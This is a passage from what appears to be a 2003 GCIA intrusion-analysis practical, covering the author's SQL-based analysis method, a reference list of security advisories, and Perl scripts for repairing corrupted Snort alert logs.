For scan data, I used the number of scans per internal IP address as the determining factor for which internal scans I would analyze. I found it more beneficial for the external scans to be analyzed by ports as opposed to source IP address, as external scans happen all the time and the services they are trying to access is often more relevant than where they are coming from. Like the alerts, I analyzed the scans based on which ones were most commonly scanned and also those that looked suspicious. Some networks were performing similar scans, so they were grouped together and analyzed as one.

The out-of-spec data was used as correlating data for the scans and alerts, and wasn't used as a primary factor in analysis. Anything in the OOS files would show up in alerts or scans.

For each alert or scan analyzed, there were many queries done based on source IP, destination IP, ports, dates and times. Often, I would refer back to the original alert and scan files using 'cat', 'sed', and 'grep' to make sure all the data I was getting through SQL made sense.

As I went through the scans and alerts, I chose the top five external sources, top talkers, and link graph. When I saw a relationship or a lot of events from one or more sources, I would add them as I worked on the analysis. In addition I made note of internal sources which looked to be offering services such as http, dns, ftp, etc. and included them in a table. This way I would not have to duplicate effort when I needed to put this information together. In the end, I believed I would be able to come out with more relevant data. I also made notes on what to put in the executive summary and defensive recommendations as I performed the analysis. The executive summary was the absolute last thing I did, on recommendation from the GCIA practical guide.

Between the corrupted log files, 5+ million records, and hundreds upon hundreds of SQL queries, this analysis took a long time. I still believe this was the best way for me to do it, as I was familiar with SQL and wanted to learn Perl and other text parsing utilities like 'sed'. Doing the analysis completely using Perl may have been faster, but I am not familiar enough with it yet to make full use of its power. As a beginner to the language, I made heavy use of the book "Learning Perl" by Randal H. Schwartz and Tom Phoenix[27]. I found it an outstanding resource.

References

1) Beardsley, Tod. "Intrusion Detection Analysis: Theory, Techniques, and Tools". Global Information Assurance Certification. May, 2002. URL: http://www.giac.org/practical/Tod_Beardsley_GCIA.doc Viewed: June 22, 2003.

2) "IDS 177 'NetBIOS Name Query'". Whitehats, Inc. URL: http://www.whitehats.com/info/IDS177 Viewed June 22, 2003.

3) Alexander, Bryce. "Port 137 Scan". SANS Intrusion Detection FAQ. May, 2000. URL: http://www.sans.org/resources/idfaq/port_137.php Viewed: June 22, 2003.

4) "Port Reports: 137". Internet Storm Center. URL: http://isc.incidents.org/port_details.html?port=137 Viewed June 22, 2003.

5) Higgins, Scott. "GCIA Intrusion Detection In-Depth". Global Information Assurance Certification. May 2002. URL:

http://www.giac.org/practical/GCIA/Scott_Higgins_GCIA.doc Viewed: June 22, 2003.

6) Calhoun, Johnny. “Intrusion Detection: In-Depth Analysis”. Global Information Assurance Certification. January 2003. URL: http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf Viewed: June 22, 2003.

7) Sevcenco, Serghei. “Backdoor.Sdbot”. Symantec Security Response. April, 2002. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.html Viewed June 24, 2003.

8) Gettis, Scott. “Backdoor.Sdbot.H”. Symantec Security Response. April, 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.h.html Viewed June 24, 2003.

9) Wang, Robert X. “Backdoor.Sdbot.L”. Symantec Security Response. May, 2003. URL: http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.l.html Viewed June 24, 2003.

10) “Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability”. SecurityFocus. September, 2001. URL: http://www.securityfocus.com/bid/1806/info/ Viewed July 13, 2003.

11) “CVE-2000-0884”. Common Vulnerabilities and Exposures. January, 2001. URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2000-0884 Viewed July 13, 2003.

12) Merchant, Donald. “GIAC Certified Intrusion Analysts (GCIA)”. Global Information Assurance Certification. October, 2002. URL: http://www.giac.org/practical/GCIA/Donald_Merchant_GCIA.doc Viewed: July 13, 2003.

13) Hart, Jon. “SHELLCODE x86 NOOP”. Snort.org. URL: http://www.snort.org/snort-db/sid.html?sid=648 Viewed: July 13, 2003.

14) “IDS181 ‘SHELLCODE-X86-NOPS’”. Whitehats, Inc. URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids181 Viewed: July 13, 2003.

15) Rautiainen, Sami. “F-Secure Virus Descriptions: Adore”. F-Secure. April, 2001. URL: http://www.f-secure.com/v-descs/adore.shtml Viewed July 13, 2003.

16) “RC1 trojan”. G-Lock Software. August, 1997. URL: http://www.glocksoft.com/trojan_list/RC1_trojan.htm Viewed: July 13, 2003.

17) Kite, Doug. “Intrusion Detection In Depth”. Global Information Assurance Certification. July, 2002. URL: http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf Viewed July 13, 2003.

18) “Port Information for Firewalls, Proxies, and Routers”. Blizzard Entertainment. URL: http://www.blizzard.com/support/?id=msi0445p Viewed: July 13, 2003.

19) “IDS29 ‘PROBE-QUESO FINGERPRINT ATTEMPT’”. Whitehats, Inc. URL: http://whitehats.com/cgi/arachNIDS/Show?_id=ids29 Viewed: July 14, 2003.

20) “CAN-1999-0454”. Common Vulnerabilities and Exposures. July, 1999. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0454 Viewed: July 14, 2003.

21) Melvin, John. “Intrusion Detection In-Depth”. Global Information Assurance Certification. URL: http://www.giac.org/practical/GCIA/John_Melvin_GCIA.pdf Viewed: July 14, 2003.

22) “IDS552 ‘IIS ISAPI OVERFLOW IDA’”. Whitehats, Inc. URL: http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids552 Viewed July 14, 2003.

23) “Microsoft Security Bulletin MS01-033”. Microsoft Corporation. June, 2001. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp Viewed: July 15, 2003.


24) “All versions of Microsoft Internet Information Services Remote buffer overflow (SYSTEM Level Access)”. eEye Digital Security. June, 2001. URL: http://www.eeye.com/html/Research/Advisories/AD20010618.html Viewed: July 15, 2003.

25) “Virus Profile: W95/Kuang.gen”. McAfee Security. June, 2001. URL: http://vil.mcafee.com/dispVirus.asp?virus_k=10213& Viewed: July 17, 2003.

26) Kulakow, Seth. “Netbus 2.1, is it still a trojan horse or an actual valid remote control administration tool?” SANS Reading Room. August, 2001. URL: http://www.sans.org/rr/papers/36/103.pdf Viewed: July 17, 2003.

27) Schwartz, Randal L. & Phoenix, Tom. “Learning Perl”. 3rd Edition. Sebastopol: O’Reilly & Associates, Inc, 2001.

Appendix A: Home Network Diagram



Version Changes

ID	Device	Date	Software	Old Version	New Version
1	Honeypot Server (Reinstall)	04/05/03	Windows 2000	DC	Stand Alone
2	Sniffer / IDS	04/21/03	Red Hat Linux	7.2	8.0
3	Sniffer / IDS	04/21/03	Snort	1.9.1	2.0.0
4	Firewall	05/02/03	Snort	1.9.1	2.0.0
5	Firewall	05/19/03	Check Point EVAL	NG	IPTables
6	Firewall	06/20/03	MySQL	3.23.57	4.1.0-alpha

Appendix B: Fixing the University's Log Files

As mentioned in 'Analyze This!' the log files that were submitted by the University were corrupted. Even though I may have been able to find uncorrupted files on the incidents.org website, in the real world this sort of situation could happen any time and better to deal with it than ignore it. After all, corrupted or not, these files need to be analyzed for hostile activity by someone. Might as well do it and learn something in the process. In fact, this gave me a perfect opportunity to learn Perl.

In order to fix the files, I would need to parse the files out, fix them, and make them suitable for the Perl script that I was going to use to put them into comma separated values format. I wrote a Perl script of my own to search for lines like this and tell me how many are corrupted. The script, called 'testfile.pl', splits on the '[**]' entry similar to Tod Beardsley's 'csv.pl' script (as I used it as a template for the scripts I wrote), and if it appears more than twice, it will populate a variable that otherwise shouldn't be populated. This script will also work with port scan entries.

```
#!/usr/bin/perl

# Name: testfile.pl

# This was built to test the log files submitted by the University
# for the GCIA assignment #3. There are missing end-of-line characters, causing
# alerts to clash together. There are also lines with destination information
# missing, or source port and destination information only.
#
# This script is for alert file use only!
#
# Usage: testfile.pl infile

unless ($ARGV[0]) {
  print "Input file required";
  die;
}

$count1 = "0";
$count2 = "0";
$count3 = "0";

open(INFILE,"$ARGV[0]") || die "Failed to open $ARGV[0]!\n";

print "Checking file for problems...\n";

while (<INFILE>) {
  if (/ \[\*\*\] /) {
    ($s1,$s2,$s3,$s4,$s5) = split(/\[\*\*\]/);
    unless ($s5 eq "") {
       $count1++;
    }
    unless ( ($s3 =~ /\-\>/) xor ($s2 =~ /spp_p/) ) {
       $count2++;
    }
```

```
  }
  else {
    $count3++;
  }
}
print "Done.\n";
print "There are $count1 lines of text with merged lines.\n";
print "There are $count2 lines of text whose destination is missing.\n";
print "There are $count3 lines of text with port and dest. IP only.\n";
```

The results are below. Keep in mind that a merged line could also be missing destination IP information.

```
[root@minotaur files]# ./testfile.pl xalert
Checking file for problems...
Done.
There are 2022 lines of text with merged lines.
There are 1613 lines of text whose destination is missing.
There are 2110 lines of text with port and dest. IP only.
```

Although this is miniscule compared to the 1.5 million lines which are fine, I would like to recover these if I can. The ones with port and destination IP are pretty much worthless. So are their counterparts who have everything but the port and destination IP.

First things first, I need to separate those lines. With the help of a colleague of mine, I wrote another Perl script to do this. The script reads as follows.

```
s/(\d+).(\d+)05\//$1.$2\n05\//g;
s/(\d+).(\d+)06\//$1.$2\n06\//g;
```

It needs to be executed from the command line. I used the following command to run it.

```
[root@minotaur files]# perl -pi fixscript xalert.fix
```

This separates and fixes the files as appropriate. Two lines were necessary for the two different months. Although with Perl, one can be used with the –e option and enclosing the command in quotes, variables such as $1 and $2 do not work unless executed from a file. I do not know why, but this is the case.

Now I can delete the lines I can't use. I wrote a program which removes the port and destination IP entries, as well as the lines missing this info.

```
#!/usr/bin/perl

# Name: delete.pl

# This file removes invalid entries in the GCIA Assignment #3 log files which
# contain only source port and destination info in the alert files or entries
# which contain no destination information.
#
```

```
# This script if for alert file use only!
#
# Usage: delete.pl infile outfile

$count1 = "0";
$count2 = "0";

unless ($ARGV[0]) {
  print "Input file required";
  die;
}
unless ($ARGV[1]) {
  print "Output file required";
  die;
}

$outfile = $ARGV[1];

open(INFILE,"$ARGV[0]") || die "Failed to open $ARGV[0]!\n";
open(OUTFILE,">$outfile") || die "Failed to open $ARGV[1]!\n";

print "Checking file for problems...\n";

$line = <INFILE>;

while ($line) {
  if ($line =~ / \[\*\*\] /) {
    ($s1,$s2,$s3) = split (/\[\*\*\]/,$line);
    if ( ($s3 =~ /\->/) xor ($s2 =~ /spp_p/) ) {
      print OUTFILE "$line";
      $count1++;
    }
    else {
      $count2++;
    }
  }
  else {
    $count2++;
  }
  $line = <INFILE>;
}
print "$count1 lines were kept.\n";
print "$count2 lines were skipped.\n";
print "Done.\n";
```

I executed it and it cleared out the junk.

```
[root@minotaur files]# ./delete.pl xalert xalert.fix
Checking file for problems...
1432682 lines were kept.
3869 lines were skipped.
Done.
```

So now the alert file is fixed, with one small exception. The destination ports are still missing from the end of the first lines cut. In order to fix this, I ran Tod Beardsley's csv.pl script. This will assign the missing port numbers a value of 'None'. This is good in SQL terms. I can sort based on events whose destination port numbers I know (SMB Name Wildcard is port 137, CS Webserver is 80, etc) and update the table accordingly.